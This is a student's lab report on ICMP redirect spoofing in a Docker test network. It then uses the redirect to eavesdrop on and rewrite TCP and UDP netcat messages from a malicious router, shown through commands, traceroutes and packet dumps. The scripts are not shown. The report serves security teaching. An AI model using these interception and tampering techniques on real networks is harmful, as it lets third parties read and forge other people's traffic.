Exercise 2: Ethical Hacking Lab

Task 1: Make the Network Run


```
hariharan@LAPTOP-3VHBL7ED:~/icmp-lab/volumes$ cat ping.sh
#!/bin/bash

# check if host-192.168.60.5 can reach other subnet
sudo docker exec -it 80d ping -c1 10.9.0.105

#check if another machine is pingable within the subnet
sudo docker exec -it 80d ping -c1 192.168.60.6
hariharan@LAPTOP-3VHBL7ED:~/icmp-lab/volumes$ ./ping.sh
PING 10.9.0.105 (10.9.0.105) 56(84) bytes of data.
64 bytes from 10.9.0.105: icmp_seq=1 ttl=63 time=0.093 ms

--- 10.9.0.105 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.093/0.093/0.093/0.000 ms
PING 192.168.60.6 (192.168.60.6) 56(84) bytes of data.
64 bytes from 192.168.60.6: icmp_seq=1 ttl=64 time=0.072 ms

--- 192.168.60.6 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.072/0.072/0.072/0.000 ms
hariharan@LAPTOP-3VHBL7ED:~/icmp-lab/volumes$
```

I used the script ping.sh to ping a different subnet and within the same subnet from the host machine 192.168.60.5.
My traceroute from victim to the host-5

```
                                My traceroute  [v0.93]
c0868dbbaff6 (10.9.0.5)                                  2025-05-10T12:11:08+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                                 Packets               Pings
 Host                                          Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                                   0.0%     3    0.1   0.1   0.1   0.1   0.0
 2. 192.168.60.5                                0.0%     2    0.1   0.1   0.1   0.1   0.0
```

Task 2: Understanding ICMP Redirect Messages:

Once the network is set up, you should check whether the victim machine supports ICMP redirect messages. Many modern operating systems have already disabled this feature if it is not required, which is commonly the case. For this purpose, you are requested to write a short program that crafts and sends spoofed ICMP messages. Think about a way how you can prove that your script is correct, i.e., that the ICMP redirection messages are accepted by the victim and the redirection takes place? Analyze the following scenarios using your developed tool: a) The attacker, its malicious router, and the victim are in the same sub-network. b) The attacker and the victim are in the same network. However, the attacker tries to redirect the victim's communication over a router placed on a different sub-network. c) The attacker and the victim are in the same network. However, the attacker tries to redirect the victim's communication to a non-existing router. d) The attacker is in a different sub-network than his victim. Elaborate on each of the scenarios above. Verify whether the ICMP redirect attack becomes effective or if it is not possible. Provide an appropriate explanation for your observations in both cases.



This above image is a representation of the network.

a) Attacker, malicious router, and victim in the same sub-network: In this scenario, if the attacker successfully crafts and sends a spoofed ICMP redirect message to the victim, there is a higher chance of the victim accepting it. Since the attacker and victim are in the same sub-network, the victim may consider the ICMP redirect as legitimate and update its routing table accordingly. As a result, the victim will start sending traffic through the malicious router specified in the redirect message.

b) Attacker and victim in the same network, redirecting to a different sub-network router: If the attacker tries to redirect the victim's communication to a router placed on a different sub-network, the likelihood of success decreases. Most modern operating systems ignore ICMP redirect messages that attempt to redirect traffic to a different network, as it goes against common routing practices. Therefore, it is unlikely that the victim would accept and act upon the spoofed ICMP redirect message.

c) Attacker and victim in the same network, redirecting to a non-existing router: In this case, even if the attacker successfully sends a spoofed ICMP redirect message to the victim, if the specified router does not exist or is not reachable, the victim's routing table will not be updated. As a result, the ICMP redirect attack will not be effective, and the victim will continue sending traffic according to its existing routing configuration.

d) Attacker in a different sub-network than the victim: If the attacker is in a different subnetwork from the victim, it becomes more challenging to carry out an ICMP redirect attack. Typically, routers are configured to ignore ICMP redirect messages received from a different network. Therefore, the likelihood of success in redirecting the victim's traffic decreases significantly. To prove the effectiveness of the ICMP redirect attack in each scenario, you can analyze the victim's routing table before and after sending the spoofed ICMP redirect messages. If the victim's routing table is modified to include the attacker's specified router as the next hop for the targeted destination, it indicates a successful attack. 2 Scenario a) is demonstrated below:

```
[Victim: 10.9.0.5] --Ping--> [192.168.60.5]
        |
        | receives spoofed ICMP Redirect
        v
[From: 10.9.0.11 (spoofed)]
[Msg: "Use 10.9.0.111 as gateway for 192.168.60.5"]
        |
        v
Victim updates route:
  192.168.60.5 → via 10.9.0.111 (attacker)
        |
        v
All future packets → attacker
```

Before the attack

```
                                        My traceroute  [v0.93]
c0868dbbaff6 (10.9.0.5)                                                    2025-05-02T12:16:53+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                                                Packets               Pings
 Host                                                        Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                                                0.0%     5    0.1   0.2   0.1   0.2   0.0
 2. 192.168.60.5                                             0.0%     5    0.1   0.2   0.1   0.2   0.0
```

After the attack

```
hariharan@LAPTOP-3VHBL7ED:~/icmp-lab/volumes$ sudo docker ps
[sudo] password for hariharan:
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS          PORTS     NAMES
80dca4030b50   handsonsecurity/seed-ubuntu:large    "bash -c ' ip route …"   45 hours ago   Up 10 minutes             csl-host-5
aa4c634dfb77   handsonsecurity/seed-ubuntu:large    "bash -c ' ip route …"   45 hours ago   Up 10 minutes             csl-malicious-router
c483283587fa   handsonsecurity/seed-ubuntu:large    "bash -c ' ip route …"   45 hours ago   Up 10 minutes             csl-router
07c6cedd2759   handsonsecurity/seed-ubuntu:large    "bash -c ' ip route …"   45 hours ago   Up 10 minutes             csl-host-6
c0868dbbaff6   handsonsecurity/seed-ubuntu:large    "bash -c ' ip route …"   45 hours ago   Up 10 minutes             csl-victim
9ddb5e97fc5e   handsonsecurity/seed-ubuntu:large    "bash -c ' ip route …"   45 hours ago   Up 10 minutes             csl-attacker
hariharan@LAPTOP-3VHBL7ED:~/icmp-lab/volumes$ sudo docker exec -it 9ddb5e97fc5e bash
root@9ddb5e97fc5e:/# exit
exit
hariharan@LAPTOP-3VHBL7ED:~/icmp-lab/volumes$ sudo docker exec -it 9ddb5e97fc5e python3 volumes/icmp_redirect.py
.
Sent 1 packets.
[+] ICMP redirect sent (1/5)
.
Sent 1 packets.
[+] ICMP redirect sent (2/5)
.
Sent 1 packets.
[+] ICMP redirect sent (3/5)
.
Sent 1 packets.
[+] ICMP redirect sent (4/5)
.
Sent 1 packets.
[+] ICMP redirect sent (5/5)
hariharan@LAPTOP-3VHBL7ED:~/icmp-lab/volumes$
```

In the traceroute, we can observe th path to the destination is shifted from victim to malicious router, malicious router to router and router to the host respectively showing the ICMP redirection has actually worked.

```
                                        My traceroute  [v0.93]
c0868dbbaff6 (10.9.0.5)                                                    2025-05-02T12:14:24+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                                                Packets               Pings
 Host                                                        Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                                                0.0%   412    0.1   0.1   0.1   0.6   0.1
    10.9.0.111
 2. 192.168.60.5                                             0.0%   412    0.1   0.1   0.1   1.1   0.1
    10.9.0.11
```

Task 3: Establish Yourself as the Man in the Middle (Eavesdropper)

I performed the ICMP redirect attack on the attacker machine. Then, I checked the routing table on the victim machine using the mtr command.

First, I started the tcpdump on the malicious router to capture the ongoing traffic in the network.

```
root@280e621a75fb:/# tcpdump -XX -i eth0 host 10.9.0.5 and host 192.168.60.5 and port 1234
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

Then, I started a netcat listener on the host 192.168.60.5

```
root@80dca4030b50:/# nc -lvnp 1234
Listening on 0.0.0.0 1234
Connection received on 10.9.0.5 53220
Hello
Its a nice morning
I love India
```

Then, I connected to the host 192.168.60.5 from the victim machine 10.9.0.5

```
root@c0868dbbaff6:/# nc 192.168.60.5 1234
Hello
Its a nice morning
I love India
```

Then, I sent TCP data via the netcat from the victim machine to the target host.

```
        0x0040:  c2fe                                       ..
07:06:59.409991 IP csl-victim.localnet.53220 > csl-host-5.1234: Flags [P.], seq 0:7, ack 1, win 502, options [nop,nop,TS val 2383125218 ecr 474792702], leng
th 7
        0x0000:  0242 0a09 006f 0242 0a09 0005 0800 4500  .B...o.B......E.
        0x0010:  003b ea66 4000 4006 499b 0a09 0005 c0a8  .;.f@.@.I.......
        0x0020:  3c05 cfe4 04d2 dbb9 d9d8 4e40 65b5 8018  <.........N@e...
        0x0030:  01f6 06e9 0000 0101 080a 8e0b 9ae2 1c4c  ...............L
        0x0040:  c2fe 4865 6c6c 6f20 0a                   ..Hello..
07:06:59.410025 IP csl-victim.localnet.53220 > csl-host-5.1234: Flags [P.], seq 0:7, ack 1, win 502, options [nop,nop,TS val 2383125218 ecr 474792702], leng
th 7
        0x0000:  0242 0a09 000b 0242 0a09 006f 0800 4500  .B.....B...o..E.
        0x0010:  003b ea66 4000 3f06 4a9b 0a09 0005 c0a8  .;.f@.?.J.......
        0x0020:  3c05 cfe4 04d2 dbb9 d9d8 4e40 65b5 8018  <.........N@e...
        0x0030:  01f6 06e9 0000 0101 080a 8e0b 9ae2 1c4c  ...............L
        0x0040:  c2fe 4865 6c6c 6f20 0a                   ..Hello..
07:07:03.872883 IP csl-victim.localnet.53220 > csl-host-5.1234: Flags [P.], seq 7:27, ack 1, win 502, options [nop,nop,TS val 2383131463 ecr 474796521], len
gth 20
        0x0000:  0242 0a09 006f 0242 0a09 0005 0800 4500  .B...o.B......E.
        0x0010:  0048 ea67 4000 4006 498d 0a09 0005 c0a8  .H.g@.@.I.......
        0x0020:  3c05 cfe4 04d2 dbb9 d9df 4e40 65b5 8018  <.........N@e...
        0x0030:  01f6 06f6 0000 0101 080a 8e0b b347 1c4c  .............G.L
        0x0040:  d1e9 4974 7320 6120 6e69 6365 206d 6f72  ..Its.a.nice.mor
        0x0050:  6e69 6e67 200a                           ning..
07:07:03.872915 IP csl-victim.localnet.53220 > csl-host-5.1234: Flags [P.], seq 7:27, ack 1, win 502, options [nop,nop,TS val 2383131463 ecr 474796521], len
gth 20
        0x0000:  0242 0a09 000b 0242 0a09 006f 0800 4500  .B.....B...o..E.
        0x0010:  0048 ea67 4000 3f06 4a8d 0a09 0005 c0a8  .H.g@.?.J.......
        0x0020:  3c05 cfe4 04d2 dbb9 d9df 4e40 65b5 8018  <.........N@e...
        0x0030:  01f6 06f6 0000 0101 080a 8e0b b347 1c4c  .............G.L
        0x0040:  d1e9 4974 7320 6120 6e69 6365 206d 6f72  ..Its.a.nice.mor
        0x0050:  6e69 6e67 200a                           ning..
07:07:09.876858 IP csl-victim.localnet.53220 > csl-host-5.1234: Flags [P.], seq 27:41, ack 1, win 502, options [nop,nop,TS val 2383137467 ecr 474802767], le
ngth 14
        0x0000:  0242 0a09 006f 0242 0a09 0005 0800 4500  .B...o.B......E.
        0x0010:  0042 ea68 4000 4006 4992 0a09 0005 c0a8  .B.h@.@.I.......
        0x0020:  3c05 cfe4 04d2 dbb9 d9f3 4e40 65b5 8018  <.........N@e...
        0x0030:  01f6 06f0 0000 0101 080a 8e0b cabb 1c4c  ...............L
        0x0040:  ea4f 4920 6c6f 7665 2049 6e64 6961 200a  .OI.love.India..
07:07:09.876895 IP csl-victim.localnet.53220 > csl-host-5.1234: Flags [P.], seq 27:41, ack 1, win 502, options [nop,nop,TS val 2383137467 ecr 474802767], le
ngth 14
```

When analyzing the tcpdump on the malicious router machine,I was able to read what the victim and the host-5 are speaking to each other.Hence,we established as mitm.

Task 4:Modifying Messages

For this task,I disabled the ip-forwarding in the malicious router,in order to intercept the packets which the victim and the host are communicating and to replace specific patterns from the original message.In the script,I perform the length check if the pattern to be replaced is shorter then I append with /x00 which null char ,which is basically ignored when the packet is extracted and displayed at the output.

```
    malicious-router:
        image: handsonsecurity/seed-ubuntu:large
        container_name: csl-malicious-router
        cap_add:
                - NET_ADMIN
        sysctls:
#                 - net.ipv4.ip_forward=1
                - net.ipv4.ip_forward=0
                - net.ipv4.conf.all.send_redirects=0
                - net.ipv4.conf.default.send_redirects=0
        volumes:
                - ./volumes:/volumes
        extra_hosts:
          - "csl-host-5:192.168.60.5"
          - "csl-host-6:192.168.60.6"
        networks:
            localnet:
                ipv4_address: 10.9.0.111
        command: bash -c "
                        ip route add 192.168.60.0/24 via 10.9.0.11 &&
                        tail -f /dev/null
                "
```

Then I initated the icmp redirect from the attacker's machine and since we disabled the ip forwarding the resulting my trace from the victim's machine to the host will become blank.

```
                                  My traceroute  [v0.93]
c0868dbbaff6 (10.9.0.5)                                  2025-05-12T07:43:02+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                                       Packets               Pings
 Host                                                Loss%   Snt   Last   Avg  Best  Wrst StDev
```

Then I run the python script to find and replace the string from the malicious router's machine.

```
root@22fceb6bd450:/# python3 volumes/mitm.py -src 10.9.0.5 -f Hariharan -r Shiva
[+] Resolved 10.9.0.5 to 02:42:0a:09:00:05
```

Then following the same steps as the previous task,I send the messages via the netcat.
Im sending the messages from the victim's machine.Lets see if it has reached the host's machine modified.

```
hariharan@LAPTOP-3VHBL7ED:~/icmp-lab/volumes$ sudo docker exec -it c08 bash
root@c0868dbbaff6:/# nc 192.168.60.5 12345
I need to buy some Banana's.Banana is good for health.
```

The script mitm is run to replace the string with the new string.Eventhough the new string is smaller in size than the original string it is being replaced as I have included a null string in front of the string being replaced.So while sending it will be of the same size as the original packet.But when being read the null char is simply gets ignored.

```
hariharan@LAPTOP-3VHBL7ED:~/icmp-lab/volumes$ sudo docker exec -it 25f bash
root@25f556cf1747:/# python3 volumes/mitm.py -src 10.9.0.5 -f Banana -r Apfel
[+] Resolved 10.9.0.5 to 02:42:0a:09:00:05
[+] Replaced 'Banana' → 'Apfel'
```

```
hariharan@LAPTOP-3VHBL7ED:~/icmp-lab/volumes$ sudo docker exec -it 80d bash
root@80dca4030b50:/# nc -lvnp 12345
Listening on 0.0.0.0 12345
Connection received on 10.9.0.5 42820
I need to buy some Apfel's.Apfel is good for health.
```

```
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
08:11:33.108309 IP csl-victim.localnet.42820 > csl-host-5.12345: Flags [P.], seq 2995689312:2995689367, ack 2113358470, win 502, options [nop,nop,TS val 238
7287848 ecr 478703174], length 55
        0x0000:  0242 0a09 006f 0242 0a09 0005 0800 4500  .B...o.B......E.
        0x0010:  006b 88d5 4000 4006 aafc 0a09 0005 c0a8  .k..@.@.........
        0x0020:  3c05 a744 3039 b28e 9760 7df7 4a86 8018  <..D09...`}.J...
        0x0030:  01f6 0719 0000 0101 080a 8e4b 1f28 1c88  ...........K.(..
        0x0040:  6e46 4920 6e65 6564 2074 6f20 6275 7920  nFI.need.to.buy.
        0x0050:  736f 6d65 2042 616e 616e 6127 732e 4261  some.Banana's.Ba
        0x0060:  6e61 6e61 2069 7320 676f 6f64 2066 6f72  nana.is.good.for
        0x0070:  2068 6561 6c74 682e 0a                   .health..
08:11:33.160501 IP csl-victim.localnet.42820 > csl-host-5.12345: Flags [P.], seq 0:55, ack 1, win 502, options [nop,nop,TS val 2387287900 ecr 478703174], le
ngth 55
        0x0000:  0242 0a09 006f 0242 0a09 0005 0800 4500  .B...o.B......E.
        0x0010:  006b 88d7 4000 4006 aafa 0a09 0005 c0a8  .k..@.@.........
        0x0020:  3c05 a744 3039 b28e 9760 7df7 4a86 8018  <..D09...`}.J...
        0x0030:  01f6 0719 0000 0101 080a 8e4b 1f5c 1c88  ...........K.\..
        0x0040:  6e46 4920 6e65 6564 2074 6f20 6275 7920  nFI.need.to.buy.
        0x0050:  736f 6d65 2042 616e 616e 6127 732e 4261  some.Banana's.Ba
        0x0060:  6e61 6e61 2069 7320 676f 6f64 2066 6f72  nana.is.good.for
        0x0070:  2068 6561 6c74 682e 0a                   .health..
08:11:33.261596 IP csl-victim.localnet.42820 > csl-host-5.12345: Flags [P.], seq 0:55, ack 1, win 502, options [nop,nop,TS val 2387287848 ecr 478703174], le
ngth 55
        0x0000:  0242 0a09 000b 0242 0a09 006f 0800 4500  .B.....B...o..E.
        0x0010:  006b 88d5 4000 4006 aafc 0a09 0005 c0a8  .k..@.@.........
        0x0020:  3c05 a744 3039 b28e 9760 7df7 4a86 8018  <..D09...`}.J...
        0x0030:  01f6 06d5 0000 0101 080a 8e4b 1f28 1c88  ...........K.(..
        0x0040:  6e46 4920 6e65 6564 2074 6f20 6275 7920  nFI.need.to.buy.
        0x0050:  736f 6d65 2041 7066 656c 0027 732e 4170  some.Apfel.'s.Ap
        0x0060:  6665 6c00 2069 7320 676f 6f64 2066 6f72  fel..is.good.for
        0x0070:  2068 6561 6c74 682e 0a                   .health..
08:11:33.363476 IP csl-victim.localnet.42820 > csl-host-5.12345: Flags [P.], seq 0:55, ack 1, win 502, options [nop,nop,TS val 2387287900 ecr 478703174], le
ngth 55
        0x0000:  0242 0a09 000b 0242 0a09 006f 0800 4500  .B.....B...o..E.
        0x0010:  006b 88d7 4000 4006 aafa 0a09 0005 c0a8  .k..@.@.........
        0x0020:  3c05 a744 3039 b28e 9760 7df7 4a86 8018  <..D09...`}.J...
        0x0030:  01f6 06a1 0000 0101 080a 8e4b 1f5c 1c88  ...........K.\..
        0x0040:  6e46 4920 6e65 6564 2074 6f20 6275 7920  nFI.need.to.buy.
        0x0050:  736f 6d65 2041 7066 656c 0027 732e 4170  some.Apfel.'s.Ap
        0x0060:  6665 6c00 2069 7320 676f 6f64 2066 6f72  fel..is.good.for
        0x0070:  2068 6561 6c74 682e 0a                   .health..
```

The resultant tcpdump from the malicious router.

With UDP:

In tcp the string with the larger length cannot be induced since it is connection based protocol.
So I achieved with UDP which is connectionless.
There is no check required for the length and the original payload can be replaced with a longer payload as shown by this attack.

On the victim's machine, I started the netcat udp:

```
root@c0868dbbaff6:/# nc -u 192.168.60.5 12345
Banana is a good snack
```

On the malicious router,I run this script to achieve the replacement with the udp protocol,

```
^Croot@284ef12e2820:/# python3 volumes/mitm_udp.py -src 10.9.0.5 -f Banana -r "Apfel is rich in some vitamins and"
[+] Replaced 'Banana' → 'Apfel is rich in some vitamins and'
```

And on the host machine ,

```
root@80dca4030b50:/# nc -u -l -p 12345
Apfel is rich in some vitamins and is a good snack
```

The tcpdump on the malicious router is:

```
root@284ef12e2820:/# tcpdump -XX -i eth0 udp port 12345
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
08:38:29.232974 IP csl-victim.localnet.51649 > csl-host-5.12345: UDP, length 23
        0x0000:  0242 0a09 006f 0242 0a09 0005 0800 4500  .B...o.B......E.
        0x0010:  0033 e457 4000 4011 4fa7 0a09 0005 c0a8  .3.W@.@.O.......
        0x0020:  3c05 c9c1 3039 001f 06ec 4261 6e61 6e61  <...09....Banana
        0x0030:  2069 7320 6120 676f 6f64 2073 6e61 636b  .is.a.good.snack
        0x0040:  0a                                       .
08:38:29.373472 IP csl-victim.localnet.51649 > csl-host-5.12345: UDP, length 51
        0x0000:  0242 0a09 000b 0242 0a09 006f 0800 4500  .B.....B...o..E.
        0x0010:  004f 0001 0000 4011 73e2 0a09 0005 c0a8  .O....@.s.......
        0x0020:  3c05 c9c1 3039 003b 13c8 4170 6665 6c20  <...09.;..Apfel.
        0x0030:  6973 2072 6963 6820 696e 2073 6f6d 6520  is.rich.in.some.
        0x0040:  7669 7461 6d69 6e73 2061 6e64 2069 7320  vitamins.and.is.
        0x0050:  6120 676f 6f64 2073 6e61 636b 0a         a.good.snack.
```